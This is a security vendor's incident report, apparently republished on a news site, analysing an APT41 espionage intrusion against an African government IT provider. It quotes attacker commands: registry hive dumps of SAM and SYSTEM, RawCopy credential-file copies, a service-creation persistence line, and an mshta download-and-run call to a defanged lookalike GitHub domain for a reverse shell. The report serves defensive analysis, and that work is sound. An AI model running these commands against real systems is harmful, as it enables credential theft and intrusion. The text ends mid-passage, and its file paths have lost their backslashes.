NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Military Intelligence

  • MIL-OSI Banking: Rumble in the jungle: APT41’s new target in Africa

    Source: Securelist – Kaspersky

    Headline: Rumble in the jungle: APT41’s new target in Africa

    Introduction

    Some time ago, Kaspersky MDR analysts detected a targeted attack against government IT services in the African region. The attackers used hardcoded names of internal services, IP addresses, and proxy servers embedded within their malware. One of the C2s was a captive SharePoint server within the victim’s infrastructure.

    During our incident analysis, we were able to determine that the threat actor behind the activity was APT41. This is a Chinese-speaking cyberespionage group known for targeting organizations across multiple sectors, including telecom and energy providers, educational institutions, healthcare organizations and IT energy companies in at least 42 countries. It’s worth noting that, prior to the incident, Africa had experienced the least activity from this APT.

    Detection

    Our MDR team identified suspicious activity on several workstations within an organization’s infrastructure. These were typical alerts indicating the use of the WmiExec module from the Impacket toolkit. Specifically, the alerts showed the following signs of the activity:

    • A process chain of svchost.exe ➔exe ➔ cmd.exe
    • The output of executed commands being written to a file on an administrative network share, with the file name consisting of numbers separated by dots:

    WmiExec process tree

    The attackers also leveraged the Atexec module from the Impacket toolkit.

    Scheduler tasks created by Atexec

    The attackers used these commands to check the availability of their C2 server, both directly over the internet and through an internal proxy server within the organization.

    The source of the suspicious activity turned out to be an unmonitored host that had been compromised. Impacket was executed on it in the context of a service account. We would later get that host connected to our telemetry to pinpoint the source of the infection.

    After the Atexec and WmiExec modules finished running, the attackers temporarily suspended their operations.

    Privilege escalation and lateral movement

    After a brief lull, the attackers sprang back into action. This time, they were probing for running processes and occupied ports:

    cmd.exe /c netstat –ano > C:Windowstemptemp_log.log

    cmd.exe /c tasklist /v > C:Windowstemptemp_log.log

    They were likely trying to figure out if the target hosts had any security solutions installed, such as EDR, MDR or XDR agents, host administration tools, and so on.

    Additionally, the attackers used the built-in reg.exe utility to dump the SYSTEM and SAM registry hives.

    cmd.exe /c reg save HKLMSAM C:Windowstemptemp_3.log

    cmd.exe /c reg save HKLMSYSTEM C:Windowstemptemp_4.log

    On workstations connected to our monitoring systems, our security solution blocked the activity, which resulted in an empty dump file. However, some hosts within the organization were not secured. As a result, the attackers successfully harvested credentials from critical registry hives and leveraged them in their subsequent attacks. This underscores a crucial point: to detect incidents promptly and minimize damage, security solution agents must be installed on all workstations across the organization without exception. Furthermore, the more comprehensive your telemetry data, the more effective your response will be. It’s also crucial to keep a close eye on the permissions assigned to service and user accounts, making sure no one ends up with more access rights than they really need. This is especially true for accounts that exist across multiple hosts in your infrastructure.

    In the incident we’re describing here, two domain accounts obtained from a registry dump were leveraged for lateral movement: a domain account with local administrator rights on all workstations, and a backup solution account with domain administrator privileges. The local administrator privileges allowed the attackers to use the SMB protocol to transfer tools for communicating with the C2 to the administrative network share C$. We will discuss these tools – namely Cobalt Strike and a custom agent – in the next section.

    In most cases, the attackers placed their malicious tools in the C:WINDOWSTASKS directory on target hosts, but they used other paths too:

    1

    2

    3

    4

    5

    6

    7

    c:windowstasks

    c:programdata

    c:programdatausoshared

    c:userspublicdownloads

    c:userspublic

    c:windowshelphelp

    c:userspublicvideos

    Files from these directories were then executed remotely using the WMI toolkit:

    Lateral movement via privileged accounts

    C2 communication

    Cobalt Strike

    The attackers used Cobalt Strike for C2 communication on compromised hosts. They distributed the tool as an encrypted file, typically with a TXT or INI extension. To decrypt it, they employed a malicious library injected into a legitimate application via DLL sideloading.

    Here’s a general overview of how Cobalt Strike was launched:

    Attackers placed all the required files – the legitimate application, the malicious DLL, and the payload file – in one of the following directories:

    C:UsersPublic

    C:Users{redacted}Downloads

    C:WindowsTasks

    The malicious library was a legitimate DLL modified to search for an encrypted Cobalt Strike payload in a specifically named file located in the same directory. Consequently, the names of the payload files varied depending on what was hardcoded into the malicious DLL.

    During the attack, the threat actor used the following versions of modified DLLs and their corresponding payloads:

    Legitimate file name DLL Encrypted Cobalt Strike
    TmPfw.exe TmDbg64.dll TmPfw.ini
    cookie_exporter.exe msedge.dll Logs.txt
    FixSfp64.exe log.dll Logs.txt
    360DeskAna64.exe WTSAPI32.dll config.ini
    KcInst.exe KcInst32.dll kcinst.log
    MpCmdRunq.exe mpclient.dll Logs.txt

    Despite using various legitimate applications to launch Cobalt Strike, the payload decryption process was similar across instances. Let’s take a closer look at one example of Cobalt Strike execution, using the legitimate file cookie_exporter.exe, which is part of Microsoft Edge. When launched, this application loads msedge.dll, assuming it’s in the same directory.

    The attackers renamed cookie_exporter.exe to Edge.exe and replaced msedge.dll with their own malicious library of the same name.


    When any dynamic library is loaded, the DllEntryPoint function is executed first. In the modified DLL, this function included a check for a debugging environment. Additionally, upon its initial execution, the library verified the language packs installed on the host.. The malicious code would not run if it detected any of the following language packs:

    • Japanese (Japan)
    • Korean (South Korea)
    • Chinese (Mainland China)
    • Chinese (Taiwan)

    If the system passes the checks, the application that loaded the malicious library executes an exported DLL function containing the malicious code. Because different applications were used to launch the library in different cases, the exported functions vary depending on what the specific software calls. For example, with msedge.dll, the malicious code was implemented in the ShowMessageWithString function, called by cookie_exporter.exe.

    The ShowMessageWithString function retrieves its payload from Logs.txt, a file located in the same directory. These filenames are typically hardcoded in the malicious dynamic link libraries we’ve observed.

    The screenshot below shows a disassembled code segment responsible for loading the encrypted file. It clearly reveals the path where the application expects to find the file.

    The payload is decrypted by repeatedly executing the following instructions using 128-bit SSE registers:

    Once the payload is decrypted, the malicious executable code from msedge.dll launches it by using a standard method: it allocates a virtual memory region within its own process, then copies the code there and executes it by creating a new thread. In other versions of similarly distributed Cobalt Strike agents that we examined, the malicious code could also be launched by creating a new process or upon being injected into the memory of another running process.

    Beyond the functionality described above, we also found a code segment within the malicious libraries that appeared to be a message to the analyst. These strings are supposed to be displayed if the DLL finds itself running in a debugger, but in practice this doesn’t occur.

    Once Cobalt Strike successfully launches, the implant connects to its C2 server. Threat actors then establish persistence on the compromised host by creating a service with a command similar to this:

    1

    C:Windowssystem32cmd.exe /C sc create “server power” binpath= “cmd /c start C:WindowstasksEdge.exe” && sc description “server power” “description” && sc config “server power” start= auto && net start “server power”

    Attackers often use the following service names for embedding Cobalt Strike:

    server power

    WindowsUpdats

    7–zip Update

    Agent

    During our investigation, we uncovered a compromised SharePoint server that the attackers were using as the C2. They distributed files named agents.exe and agentx.exe via the SMB protocol to communicate with the server. Each of these files is actually a C# Trojan whose primary function is to execute commands it receives from a web shell named CommandHandler.aspx, which is installed on the SharePoint server. The attackers uploaded multiple versions of these agents to victim hosts. All versions had similar functionality and used a hardcoded URL to retrieve commands:

    The agents executed commands from CommandHandler.aspx using the cmd.exe command shell launched with the /c flag.

    While analyzing the agents, we didn’t find significant diversity in their core functionality, despite the attackers constantly modifying the files. Most changes were minor, primarily aimed at evading detection. Outdated file versions were removed from the compromised hosts.

    The attackers used the deployed agents to conduct reconnaissance and collect sensitive data, such as browser history, text files, configuration files, and documents with .doc, .docx and .xlsx extensions. They exfiltrated the data back to the SharePoint server via the upload.ashx web shell.


    It is worth noting that the attackers made some interesting mistakes while implementing the mechanism for communicating with the SharePoint server. Specifically, if the CommandHandler.aspx web shell on the server was unavailable, the agent would attempt to execute the web page’s error message as a command:
    Obtaining a command shell: reverse shell via an HTA file

    If, after their initial reconnaissance, the attackers deemed an infected host valuable for further operations, they’d try to establish an alternative command-shell access. To do this, they executed the following command to download from an external resource a malicious HTA file containing an embedded JavaScript script and run this file:

    1

    “cmd.exe” /c mshta hxxp[:]//github.githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta

    The group attempted to mask their malicious activity by using resources that mimicked legitimate ones to download the HTA file. Specifically, the command above reached out to the GitHub-impersonating domain github[.]githubassets[.]net. The attackers primarily used the site to host JavaScript code. These scripts were responsible for delivering either the next stage of their malware or the tools needed to further the attack.

    At the time of our investigation, a harmless script was being downloaded from github[.]githubassets[.]net instead of a malicious one. This was likely done to hide the activity and complicate attack analysis.

    The harmless script found on github[.]githubassets[.]net

    However, we were able to obtain and analyze previously distributed scripts, specifically the malicious file 2CD15977B72D5D74FADEDFDE2CE8934F. Its primary purpose is to create a reverse shell on the host, giving the attackers a shell for executing their commands.

    Once launched, the script gathers initial host information:


    It then connects to the C2 server, also located at github[.]githubassets[.]net, and transmits a unique ATTACK_ID along with the initially collected data. The script leverages various connection methods, such as WebSockets, AJAX, and Flash. The choice depends on the capabilities available in the browser or execution environment.
    Data collection

    Next, the attackers utilized automation tools such as stealers and credential-harvesting utilities to collect sensitive data. We detail these tools below. Data gathered by these utilities was also exfiltrated via the compromised SharePoint server. In addition to the aforementioned web shell, the SMB protocol was used to upload data to the server. The files were transferred to a network share on the SharePoint server.


    Pillager

    A modified version of the Pillager utility stands out among the tools the attackers deployed on hosts to gather sensitive information. This tool is used to export and decrypt data from the target computer. The original Pillager version is publicly available in a repository, accompanied by a description in Chinese.

    The primary types of data collected by this utility include:

    • Saved credentials from browsers, databases, and administrative utilities like MobaXterm
    • Project source code
    • Screenshots
    • Active chat sessions and data
    • Email messages
    • Active SSH and FTP sessions
    • A list of software installed on the host
    • Output of the systeminfo and tasklist commands
    • Credentials stored and used by the operating system, and Wi-Fi network credentials
    • Account information from chat apps, email clients, and other software

    A sample of data collected by Pillager:
    The utility is typically an executable (EXE) file. However, the attackers rewrote the stealer’s code and compiled it into a DLL named wmicodegen.dll. This code then runs on the host via DLL sideloading. They chose convert-moftoprovider.exe, an executable from the Microsoft SDK toolkit, as their victim application. It is normally used for generating code from Managed Object Format (MOF) files.

    Despite modifying the code, the group didn’t change the stealer’s default output file name and path: C:WindowsTempPillager.zip.




    It’s worth noting that the malicious library they used was based on the legitimate SimpleHD.dll HDR rendering library from the Xbox Development Kit. The source code for this library is available on GitHub. This code was modified so that convert-moftoprovider.exe loaded an exported function, which implemented the Pillager code.
    Interestingly, the path to the PDB file, while appearing legitimate, differs by using PS5 instead of XBOX:
    Checkout

    The second stealer the attackers employed was Checkout. In addition to saved credentials and browser history, it also steals information about downloaded files and credit card data saved in the browser.

    When launching the stealer, the attackers pass it a j8 parameter; without it, the stealer won’t run. The malware collects data into CSV files, which it then archives and saves as CheckOutData.zip in a specially created directory named CheckOut.

    Data collection and archiving in Checkout


    Checkout launch diagram in Kaspersky Threat Intelligence Platform

    RawCopy

    Beyond standard methods for gathering registry dumps, such as using reg.exe, the attackers leveraged the publicly available utility RawCopy (MD5 hash: 0x15D52149536526CE75302897EAF74694) to copy raw registry files.

    RawCopy is a command-line application that copies files from NTFS volumes using a low-level disk reading method.

    The following commands were used to collect registry files:

    c:userspublicdownloadsRawCopy.exe /FileNamePath:C:WindowsSystem32Configsystem /OutputPath:c:userspublicdownloads

    c:userspublicdownloadsRawCopy.exe /FileNamePath:C:WindowsSystem32Configsam /OutputPath:c:userspublicdownloads

    c:userspublicdownloadsRawCopy.exe /FileNamePath:C:WindowsSystem32Configsecurity /OutputPath:c:userspublicdownloads

    Mimikatz

    The attackers also used Mimikatz to dump account credentials. Like the Pillager stealer, Mimikatz was rewritten and compiled into a DLL. This DLL was then loaded by the legitimate java.exe file (used for compiling Java code) via DLL sideloading. The following files were involved in launching Mimikatz:

    C:WindowsTemp123.bat

    C:WindowsTempjli.dll

    C:WindowsTempjava.exe

    С:WindowsTempconfig.ini

    123.bat is a BAT script containing commands to launch the legitimate java.exe executable, which in turn loads the dynamic link library for DLL sideloading. This DLL then decrypts and executes the Mimikatz configuration file, config.ini, which is distributed from a previously compromised host within the infrastructure.

    1

